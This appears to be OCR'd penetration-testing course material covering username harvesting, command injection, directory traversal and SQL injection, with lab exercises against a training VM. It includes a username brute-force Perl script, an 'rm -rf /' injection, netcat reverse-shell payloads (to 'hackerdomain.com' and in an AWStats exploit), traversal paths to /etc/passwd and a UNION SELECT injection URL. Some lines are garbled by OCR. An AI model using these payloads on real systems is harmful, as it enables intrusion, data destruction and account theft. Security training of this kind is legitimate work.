Scripts requires two different things: command line web tools and a list of potential user names. Wget and curl are two of the best tools.

The second requirement is a comprehensive list of potential names. In previous penetration tests, we have made successful use of US census data to generate these lists.

## Collecting Potential Passwords

- Many users use simple passwords
- There are a number of sources
  - Dictionaries online
  - Wordlists online
  - Output from John the Ripper's mangle function
  - Spidering the web site
    - Excellent tool for this is CeWL by Robin Wood
    - <http://dijininja.org>


Sec 512 Web App Penetration Testing & Ethical Hacking · ©2010 InGuardians

80

Since we have collected all of these user names, the next step would be to brute force their password. We need to have a list of potential passwords though.

There are a number of source online, such as dictionaries and wordlists pre-made for brute forcing. We also like to run John the Ripper, which is a password cracking tool, against the lists. It will mangle the words based on how it is run. For example it can "elitify" the words, changing sailboat to s411b04t.

Another excellent way to get words is to spider the web site and parse it for potential words. Robin Wood of dijininja.org wrote CeWL. CeWL is the Custom Word List generator and it is written in ruby. It will spider the site and then output a word list.



In this exercise, we will discover and abuse a username harvesting issue.

## Username Harvesting Exercise

- Goal: Find the username harvesting issue and retrieve valid user names
- Steps:
  1. Test the login form
  2. Find the issue that discloses valid names
  3. Use a script to harvest the valid accounts


Sec 542 Web App Penetration Testing & Ethical Hacking - ©2009 InGuardians/SANS 82

Scenario: When you're writing the login function for a web application, you need to be very careful that you don't give away more information than you intend. For instance, oftentimes, login responses are different when a username exists versus when the username doesn't exist. It is possible to leverage these differences to enumerate usernames simply by brute-forcing logins.

Objectives: We will examine a login screen and see if we can spot a difference when we use a valid username versus when we use an invalid username. Often, these differences manifest themselves in the form of "ease of use" features. Finally, we'll run a script that will attempt to enumerate and harvest usernames using brute-force logins.

## Username Harvesting Exercise: Testing the Login Form

- Launch Firefox in the virtual machine
- Ensure that the Switchproxy is set to None
- Select the bookmark for the "User Account Harvesting" page
- Try the form out, a valid username is **sec542**
- What discloses the valid usernames?



1. Launch FireFox and click on the "Bookmarks" menu item and select "User Account Harvesting" from the resulting menu. Play around with the form a bit. Your username (sec542) should work. See if you can figure out something that we might be able to use to differentiate a login attempt with a real, existing user name from a login attempt using a nonexistent user name.

**Q1: What did you find?**

## Username Harvesting Exercise: Enumerating Users

- We have provided a script named `user_enum`
- The code is to the right
- Build a list of lastnames
- Save it to your home directory with the filename `lastnames`
- Launch a terminal and run:
  - `$ user_enum < lastnames`
- How could you scale this to find more accounts?

```
#!/usr/bin/perl
use IO;
$url = "http://www.10000.org.us/username/login.php";
my $browser = (LWP::UserAgent->new);
while(1){
    chop($l);
    $lastname = $l;
    for($i=1;$i<=10;$i++){
        $fullname = $i . $lastname;
        my $response = $browser->post($url, {user => $fullname, pass => "adibidiki"},1);
        if($response->is_success){
            if($response->content =~ /$lastname/){
                print $fullname . "\n";
            }
        }
    }
}
```

1. Above, we list code for, "`user_enum`" a small Perl script that takes a list of last names, adds a first initial, and then creates an HTTP POST request which is forwarded to the `login.php` script running on the webserver. When the server replies, the script checks the returned HTML for the same username that it sent. Because the `login.php` script places the username back into the FORM for existing usernames, it is trivial to enumerate valid account names.
2. Click on "**Applications**", then on "**Accessories**" and finally on "**Text Editor**" to launch the Text Editor application. Create a list of last names (lowercase, one per line) to use as input for the "`user_enum`" script. The more names you use, the higher the likelihood of finding a match. Once again, we have created several accounts, many with common last names, so you should hit on *something*. Of course, you can just use the file you created for the early exercise.
3. Click on "File" and "Save" and save the name list in your home directory with the name "`lastnames`".
4. Now, open a new terminal window and issue the following command: "`user_enum < lastnames`"
5. The script will list any usernames that it finds.

Q2: How could you "scale" this approach to find more accounts?

## Username Harvesting Exercise: Answers

- **Q1: What did you find?**
  - A1: In order to make the end-user experience more pleasant, if a user enters the proper username but an incorrect password, login.php preloads the username field for them and activates the password field to make it easy to simply enter the correct password. Based on this, if we simply brute-force many, many usernames along with "any" password, we can check the returned HTML for the same user name we attempted. If the name is there, then the username is a "real" user on the system.
- **Q2: How could you "scale" this approach to find more accounts?**
  - A2: There are several sites on the Internet where you can purchase lists on names. Using any one of these lists, it would be trivial to extract last names, iterate over all possible first initials, and brute force any web application that acknowledged correct account credentials. Given a large enough list of names, it would be possible to brute-force accounts on nearly any vulnerable system... and most web apps are vulnerable to exploitation in this manner.

Sec 5.12 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

85


### Q1: What did you find?

A1: In order to make the end-user experience more pleasant, if a user enters the proper username but an incorrect password, login.php preloads the username field for them and activates the password field to make it easy to simply enter the correct password. Based on this, if we simply brute-force many, many usernames along with "any" password, we can check the returned HTML for the same user name we attempted. If the name is there, then the username is a "real" user on the system.

### Q2: How could you "scale" this approach to find more accounts?

A2: There are several sites on the Internet where you can purchase lists on names. Using any one of these lists, it would be trivial to extract last names, iterate over all possible first initials, and brute force any web application that acknowledged correct account credentials. Given a large enough list of names, it would be possible to brute-force accounts on nearly any vulnerable system... and most web apps are vulnerable to exploitation in this manner.





We will now explore how command injection works and ways to find issues with it in applications.

# Command Injection

- Command injection is less common in modern apps
- This allows us to input operating system commands through the web application
- Commands sent in are geared to two types of results
  - Local Results
  - Remote Results
- Pick commands based on server OS determined during mapping
- Command injection provides control of the server to the attacker
  - Running within the privileges of the web application

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

87

Many applications used to be written in Unix shell scripts, such as BASH and PERL, and the variable separation was rather crude. Even worse, often these scripts incorporated calls to external applications. Such a call often looked like this:

```
system("externaltool ".variable);
```

where the variable was input from the web application. If the input included a ";" additional commands could be executed.

For example, imagine a script which calls an external program to authenticate the user. An attacker types the following text in the "username" field in the web interface:

"ura"

...And then types the following text into the "password" field:

"l00ser; rm -rf /".

This translates to the following:

```
system("authenticate ura:l00ser; rm -rf /")
```

If the script is running with root privileges, then the attacker has deleted the contents of the root partition.

How about a password of "; /usr/bin/nc -e /bin/sh hackerdomain.com 31337"?

## Command Injection Results

- The injection will cause one of two types of results
- We want to select our commands based on which of the two is returned
- Local Results
  - Use when results are returned to the browser
  - Directory Listing:
    - ; ls /etc
      - ; ends previous command
      - ls /etc lists the files in the etc directory
- Remote Results
  - Use when results aren't displayed in the browser
  - Ping yourself!
    - ; ping y.o.u.r.i.p
      - Run a sniffer on your network
      - Look for ICMP echo requests from the target


Sec 5-12 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

88

If the application runs the command and then either displays the command or creates content based on the results, these types of commands are useful. This is less common than the next option. Some common commands to run are:

- ls
- netstat -an
- Adduser

If the application doesn't display the results, either in whole or by building content from the results, then the attacker must use commands that will generate traffic across the network. A typical way to do this would be to ping an address that is under the attacker's control. The attacker then only needs to run a sniffer and detect the ICMP echo requests. Another means would be to run a command that would result in the machine requesting a page from a web server the attacker controls. Monitoring the web server logs would let the attacker see the traffic. If the attacker would like to send data from the server, they only need to make the data part of the URI request. Again, reading the web server logs would provide the information to the attacker.



In this next exercise, we will find and exploit a command injection flaw in the application AWStats.

## Command Injection Exercise

- Goals: Explore a command injection flaw in AWStats
- Steps:
  1. Examine the vulnerable code
  2. Use a browser to exploit the flaw
    - Run commands to list files and processes
    - Use Netcat to gain a shell on the server

Sec 5.12 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

90

**Scenario:** Web application developers are just like any other developer: sometimes they make mistakes. If they're lucky, their mistakes will cause their application to crash or to dump bogus information back to the user. If they're unlucky, their mistake might actually create a security hole in their application. We're going to take a look at a coding error that will allow us to run arbitrary commands on the affected server.

**Objectives:** We're going to examine a security hole in a website activity tracking tool called AWStats. First, we'll examine the code in AWStats that creates the vulnerability and then we'll demonstrate the tricks that will allow us to exploit it.

# Command Injection Exercise: The Code

- **\*\*\* Do this page in the Sec542 Target VM \*\*\***
- Perl programs have issues when opening files, unless the input is controlled or filtered
- We will test and exploit such a vulnerability here
- Launch a terminal
- `cd /usr/local/awstats/wwwroot/cgi-bin`
- Now let's examine the code
- `less awstats.pl`
- See where the `$searchdir` is used in an open command

```
#!/usr/bin/perl

# Open config file
$fileSuffix="";
foreach (@PossibleConfigDir) {
    my $searchdir=$_;
    if ($searchdir =~ /\[\/\]/) {
        $searchdir =~ "/";
    }
    if (open(CONFIG, "$searchdir$PROG.$SiteConfig.conf")) {
        if ($fileSuffix="" || $searchdir =~ /\[\/\]/) {
            $fileSuffix="$searchdir$PROG.$SiteConfig.conf";
        }
        if (open(CONFIG, "$searchdir$PROG.conf")) {
            if ($fileSuffix="" || $searchdir =~ /\[\/\]/) {
                $fileSuffix="$searchdir$PROG.conf";
            }
        }
    }
    if (! $fileSuffix) { error("Couldn't open config file\n" . "$PROG.$SiteConfig.conf" . "\n" . "$PROG.conf" . "\n" . "after searching in path '" . join(" ", @PossibleConfigDir) . "'"); }

    # Analyze config file content and close it
    &ParseConfig( "CONFIG", 1, $fileSuffix);
    close CONFIG;


    # If parameter NotPageList not found, init for backward compatibility
    if (! $foundNotPageList) {
        $NotPageList={ 'css'=>1, 'js'=>1, 'class'=>1, 'g'=>1, 'jpg'=>1, 'jpeg'=>1, 'png'=>1, 'bup'=>1 };
    }
    # If parameter ValidHTTPCodes empty, init for backward compatibility
    if (! scalar keys %ValidHTTPCodes) { %ValidHTTPCodes= ("200")=>ValidHTTPCodes{"304"}=>1; }
    # If parameter ValidSMTPCodes empty, init for backward compatibility
}
```

See 5.12 Web App Penetration Testing

1. The most dangerous thing that any network based application can do is to accept user input. Whenever the contents of a variable are user supplied, that variable **MUST** be handled extremely carefully, and it must never be used without being carefully checked for potentially "evil" content. The flaw in AWStats results from the use of a raw, unchecked user-supplied value (passed to the program as the "configdir" parameter) as the value contained in the variable "\$searchdir" in the code snippet above.
2. In Perl, it is possible to execute a command using the `open()` function simply by putting the pipe character "|" at the front of the string passed to `open()`.
3. We will be exploiting a similar issue in AWStats that is easier to exploit, but much more complicated to explain. One again, it involves passing unchecked "tainted" user input directly to a location where it can be executed.

## Command Injection Exercise: Exploiting AWStats

- **\*\*\* Do this in the SamuraiWTF VM**
- Launch Firefox and select the AWStats bookmark
- Explore the program to get a feel for how it works
- Return to the main page
  - Use the bookmark again
- Add the following to the end of the URL:
  - `?&PluginMode=:print+system('id')+;`
- Now let's return the results from the top command
- Next launch a netcat connection to return a shell



Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

92

1. Launch Firefox and go to the normal AWStats using the link found in the Bookmarks menu. Take a look at the types of data that AWStats provides and get a basic feel for the program.
2. Return to the main page of AWStats by again, using the link found in the Bookmarks menu of Firefox. To the end of the URL, try appending the following:

```
?&PluginMode=:print+system('id')+;
```


3. This will dump the output of the Unix "id" command back to our browser. Essentially, we can run almost any arbitrary command in this fashion and dump the output back to the browser:

```
?&PluginMode=:print+system('top -b -n 1')+;
```

4. Better still: open a terminal and type the following: "nc -l -p 3000".
5. Then, append the following onto the base AWStats URL:

```
?&PluginMode=:print+system('nc+192.168.1.8+3000+-e+/bin/sh')+;
```

6. Once this URL has been requested, return to the terminal window and type: ls -l



Directory traversal is a file control bypass flaw. It allows the attacker to leave the web root and read other files.



# Directory Traversal

- Directory traversal is the a vulnerability that provides the ability to leave the web root
  - The web server is supposed to enforce restrictions on where files can be loaded from
- We are then able to load or run files from "protected" areas
  - C:\Windows or /etc as two examples
- Older vulnerability but modern applications are giving us fun new ways to play

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

94

Directory traversal is when we trick the web application into letting us either read or execute files which are not in the WEBROOT directory structure.

The precise methodology depends on the nature of vulnerability that we are leveraging. Sometimes the vulnerability will allow us to simply input "../../../etc/shadow" or whatnot. Other vulnerabilities will require us to modify the encoding, changing it to Unicode, for example.

IIS was vulnerable to Directory Traversal several years ago... several times! The first vulnerability was solved by a patch which tracked "/" characters. This was easily defeated by encoding the "/" as Unicode, since Unicode decoding was performed *after* the directory constraints were enforced.

## Traditional Example

- The traditional example leaves the web root
- It allows access to files on the system including the ability to execute programs

`http://vulnsite/scripts/../../winnt/system32/cmd.exe+/c+dir`

- This example runs cmd.exe and retrieves a directory listing
  - Starting the URL in the scripts directory is required due to the default restriction that executable code must run from the scripts directory
- May use encoding to bypass controls
- Patches are available for all the servers that are known to be vulnerable to this attack
  - Recommendations in our report should discuss the patch and ensuring patches are applied

Sec 5.4.2 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

95

The traditional example is a flaw from IIS. This flaw allowed an attacker to craft a URL that accessed the scripts directory but then went up the directory tree to finally access cmd.exe. The scripts directory was important, since by default it was the only directory that programs were allowed to execute from.

This is not an IIS problem. Many different servers and applications have been vulnerable and more are found quite often. Typically this is a bug in the server implementation. But we will see next how applications can be vulnerable to this also.

## Application Example

- Many applications load files
- Files such as templates, configs and data
- As testers, we need to focus on parameters used to load files
- Let's look at an example
  - Site loads configuration file from parameter
    - `http://vulnsite/index.php?templ=../include/siteconfig.inc`
  - Application doesn't verify the format and the function to load the file doesn't filter
  - `http://vulnsite/index.php?templ=/etc/passwd`

See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

96

Sometimes a web application will allow the browser to specify a configuration file and location on the server, to be included with the master configuration for that session.

Not all directory traversal vulnerabilities are immediately identifiable. Sometimes a hidden field in a web form will simply include text, such as "message-stuff". However, this may well be a filename. Try changing it to "../message-stuff" and see how the page changes.

Remember, we're talking about exploiting code written by developers who most frequently only think about how an application is supposed to work, and attempts to make it follow that mold. If all goes well, the application mostly behaves as anticipated. If we touch it, however, it cries.

Any code which may access files in the server filesystem may be vulnerable. If we have any control, we have to check!

## Testing for Directory Traversal

- Examine the application for places that appear to include files
- Parameters may be obvious
  - `config=../../includes/config.php`
- Or built from parameters
  - `config=site`
  - The application then uses `../../includes/${config}.php` to load the file

To test for this flaw, simply look for parameters that appear to contain file names and change them to point outside the web root. Also look for parameters that are the basis for a filename such as the example of `templ=red` above which the application expands to `../../template/red.php`.

## Obvious Parameters

- If we find obvious parameters we should enter paths based on OS detected during mapping
  - /etc/passwd
    - Contains usernames on a UNIX system
  - /global.asa
    - Application configuration on IIS
  - \docume~1\kjohnson\mydocu~1
    - User directory on Windows in 8.3 notation
  - \winnt\system32\cmd.exe
    - Used to execute commands on Windows
- Look at the results
- Remember results may be in the source

See 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

98

In order to conduct directory traversal attacks, it is important to understand where the default locations for various files. For example, Debian-based Linux systems with Apache often use /var/www/ as the webroot. Users have their own webroots in /home/username/public\_html/. The directory /usr/lib/cgi-bin is a common location for CGI scripts. Other applications may have their own, well-known webroot and scripts directory. The most important thing to understand is where the "current working directory" is when the script/application executes. That is where to begin thinking when you type your first "../"


# Building Blocks

- If the application builds the path from parameters use the applications logic to load files
- Two options:
  - Terminate the parameter with a NULL "%00"
    - /etc/passwd%00
    - The C string handling which treats a null as the end of the string
  - Specify the file
    - Instead of config enter ../../index.php
    - The .php added by the application limits what we can load, but we can still retrieve source code this way

Once you have identified a potentially vulnerable parameter, try out different ways to force it to load what you want. For example, if we take the example from a previous slide: `../../template/${tempvar}.php`, we can do the following:

1. `../index` which may load the source code from the index file.
2. `../../etc/passwd%00` which may load the `/etc/passwd` file.

The `%00` is a null which many languages use to specify the end of a string. In our example the results would be `../../template/../../etc/passwd%00.php`. The OS would ignore the `%00` and the rest of the string.



SQL injection is a great vulnerability for an attacker. It allows them to run practically any query they can imagine.

# SQL Injection

- SQL injection is a flaw that allows us to control what query is run by the application
- Requires an understanding of SQL and database structures
- These types of flaws allows for data disclosure and other attacks against the application
  - We could create user
  - Modify transactions
  - Change records
  - Port scan the internal network

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

101

SQL injection is when an attacker includes bits of database commands (primarily Structured Query Language, or SQL) in web forms or parameters which will end up being input into the database. The power of SQL injection is limited solely by the attacker's understanding of the SQL Language and creativity. Sometimes restrictions are placed on the web form input, so finesse may be necessary.



## Causes of SQL Injection

- The application developer did not perform input validation when they accepted input
- The user input is then made part of a SQL query
- Specially formatted input will cause the SQL database to run the attacker's choice of queries

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

102

Some developers rely on the fact that a web form field should only accept X characters (where X is a small number, too small for much valid SQL). If this restriction is enforced in the client HTML form, and not even on the server side, then bypassing this length restriction is trivial.

## Discovering SQL Injection

- Look for input points in the application
  - Don't forget cookies, headers and all of the inputs
- Focus on data related input
  - Any input that appears to be used in database calls
  - Search strings and logins are two examples
- Enter a '
- If the application errors, it may be vulnerable to SQL injection

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

103

Input into a web application can be done through the URL (links, forms, and XMLHttpRequests), through form fields (visible and hidden), and through cookies. This is your attack surface. You will want to test each field and variable to see if it breaks in interesting ways when you introduce common SQL delimiters, such as the single quote "'". Does the application break in a different way than if you just input invalid letters? Do you see SQL Errors? Do you see a blank page? Or a generic error page?

## Fingerprinting the DB

- Error messages are the key to determining the database type
- Some error messages are specific to a database
- Look for driver names
- The type of DB guides our attack since the RDBMS systems have differences in their SQL syntax

Sec 5.12 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

104

As consistent as SQL strives to be, each DBMS has taken certain liberties with the command-space. Once we've identified what database is in use, we can craft our attacks to that server. Some DBMSs provide very handy attack tools. For instance, MSSQL Server includes `xp_cmdshell`, which is functionally equivalent to `system()` in Perl.

Each DBMS also maintains their own tables about the databases and tables setup on the system. We can make better sense of our database (or others we may have access to) by consulting this information. For example, MySQL stores very interesting information in "information\_schema.TABLES" (information\_schema is the database and TABLES is the table of interest).

Example query used on a web app using MySQL Server:

```
https://victim/?name=Kevin%20Johnson'%20union%20select%201,TABLE_SCHEMA,TABLE_NAME%20from%20information_schema.TABLES%20where%20'a'='a
```

The HTTP GET "name" field was vulnerable to SQL Injection, and "Kevin Johnson" was a valid name (important for this application). Using a UNION SELECT we are able to return interesting information about the tables in the MySQL server using the existing application. This query expected three fields back (number, string, string), so we provide a number (1) and then have the database return two string fields of our choosing.

# Error Messages

- Keep in mind that the error message we find will depend on the backend database
- Examples of database errors messages:
  - Oracle
    - ORA-01756: quoted string not properly terminated
  - MS SQL
    - Incorrect Syntax near `
  - MySQL
    - You have an error in your SQL syntax
- Determining the database type is important as we move into exploitation

Sec 542 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

105

Error messages provides two different pieces of information. First it may reveal what the back end database is, and second, we have a potential SQL injection flaw.

Some examples of helpful identifiers are:

"ORA" - part of Oracle error messages

"Incorrect Syntax" - often in MSSQL error messages

"Error in your SQL" - indicates MySQL

5-digit hex number error code - most likely PostgreSQL

## Fingerprinting the Database (1)

- As we mentioned RDBMS' have differences in the SQL
- We can use these differences to determine the database type if the error message doesn't
- Common, non-ANSI SQL statements (e.g. year)
  - MS SQLServer
    - `year('2007-12-01')`
  - Oracle
    - `EXTRACT(YEAR FROM '2007-12-01')` or `to_char('2007-12-01','YYYY')`
  - PostgreSQL
    - `date_part('year', '2007-12-01')`
  - SQLite
    - `substr('2007-12-01',1,4)`
  - MySQL
    - `year('2007-12-01')`

Sec 5.12 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

106

Each database vendor extends the ANSI-SQL language to make their product "stand out" among the rest. This is useful for us because it can help us figure out the database type. The "year()" function is but one example of many functions which can help identify the type of database in use.

## Fingerprinting the Database (2)

- A second option to fingerprint the server is where it stores its control data
- Master database and schema tables
  - MS SQLServer
    - `SELECT name FROM master..sysobjects WHERE xtype = 'U';`
  - Oracle
    - `SELECT table_name FROM user_tables;`
  - PostgreSQL
    - `SELECT relname FROM pg_class ;`
  - MySQL
    - `SELECT Select_priv FROM mysql.db;`

Sec 512 Web App Penetration Testing & Ethical Hacking - ©2010 InGuardians

107

Each database maintains information about itself inside system databases and tables. Note that some examples consult the system meta-data database tables while others access information about the "current" database.

# Important Commands

- SQL does have some standard commands we need to know
- Some examples are:
  - select to retrieve records  
`select chrName, chrPhone from tblUsers;`
  - insert to add records to a database  
`insert into "tblUsers" (chrName, chrPhone) values ("Kevin", "4038024");`
  - update to modify existing records  
`update tblUsers set chrPhone = "9044038024" where chrName = "Kevin"`
